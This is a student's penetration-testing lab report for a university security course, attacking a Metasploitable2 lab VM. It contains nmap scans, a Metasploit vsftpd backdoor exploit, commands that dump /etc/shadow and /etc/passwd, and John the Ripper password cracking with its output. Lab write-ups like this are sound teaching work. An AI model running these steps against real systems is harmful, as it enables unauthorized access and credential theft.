

Vulnerability Scanning and Penetration Testing

Clayton B. Hodges

Colorado Mesa University

CSCI 420: Software Security

Contents

1.	Task Completion.....	2
1.1	Instructions (Steps & Commands)	2
1.2	Notes	2
1.3	Port Scanning.....	3
1.4	Exploitation Scanning	3
2.	Post Exploitation Techniques	3
1.5	Metasploitable2 Exploitation	3

1. Task Completion

1.1 Instructions (Steps & Commands)

- I. Install VirtualBox, Kali Linux VM, and Metasploitable2 VM
- II. Nmap scan Metasploitable2 ports
 - a. `nmap -sV [TARGET IP]`
- III. Nmap scan vulnerabilities
 - a. `nmap -sV --script=vuln [TARGET IP] > output.txt`
- IV. Use Metasploit to select exploits (x2)
 - a. `msfconsole`
 - b. `use [exploit]`
 - c. `show options`
 - d. `set RHOSTS [TARGET IP]`
 - e. `exploit`
- V. Dump hashes and crack passwords
 - a. `cat /etc/shadow`
 - b. `cat /etc/passwd`
 - c. `unshadow passwd.txt shadow.txt > unshadowed.txt`
 - d. `echo -e "password\nmsfpassword\nadmin\nmsfadmin\nuser\nmsfuser\nroot\ntoor" > wordlist.txt`
 - e. `john --wordlist=passwords.txt unshadowed.txt`
 - f. `john --show unshadowed.txt`
- VI. Employ post-exploitation techniques

1.2 Notes

- a) Target IP: 192.168.56.102
- b) Exploit 1: `unix/ftp/vsftpd_234_backdoor`
- c) Exploit 2: ~

1.3 Port Scanning

```
kali@x86_64-conda-linux-gnu: ~
File Actions Edit View Help
(base) (kali@kali)-[~]
└─$ nmap -sV 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 15:43 EST
Nmap scan report for 192.168.56.102
Host is up (0.0083s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
```

The Nmap scan shows open Metasploitable2 ports (see above).

1.4 Exploitation Scanning




Generated text file includes the Nmap vulnerability scan results (see above).

2. Post Exploitation Techniques

1.5 Metasploitable2 Exploitation

I. Dump Hashes



The generated text files include the target machine’s shadow and password hashes (see above).

VULNERABILITY SCANNING AND PENETRATION TESTING

II. Crack Passwords



unshadowed.txt

The generated text file includes the target machine's unshadowed hashes, one per user account
(see above).

```
kali@x86_64-conda-linux-gnu: ~  
File Actions Edit View Help  
└─$ echo -e "password\nmsfpassword\nadmin\nmsfadmin\nuser\nmsfuser\nroot\ntoor" > wordlist.txt  
  
(base) └─(kali@kali)-[~]  
└─$ john --wordlist=wordlist.txt unshadowed.txt  
Warning: detected hash type "md5crypt", but the string is also recognized as  
"md5crypt-long"  
Use the "--format=md5crypt-long" option to force loading these as that type i  
nstead  
Using default input encoding: UTF-8  
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and  
variants) [MD5 128/128 SSE2 4x3])  
Remaining 1 password hash  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 8 candidates left, minimum 24 needed for performance.  
0g 0:00:00:00 DONE (2024-02-28 18:01) 0g/s 400.0p/s 400.0c/s 400.0C/s passwor  
d..toor  
Session completed.  
  
(base) └─(kali@kali)-[~]  
└─$ john --show unshadowed.txt  
sys:batman:3:3:sys:/dev:/bin/sh  
klog:123456789:103:104::/home/klog:/bin/false  
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash  
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bi  
n/bash  
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash  
service:service:1002:1002:,,:/home/service:/bin/bash  
  
6 password hashes cracked, 1 left
```

The echo and john commands create a wordlist for password matching, compares hashes, and
shows cracked user account passwords (see above).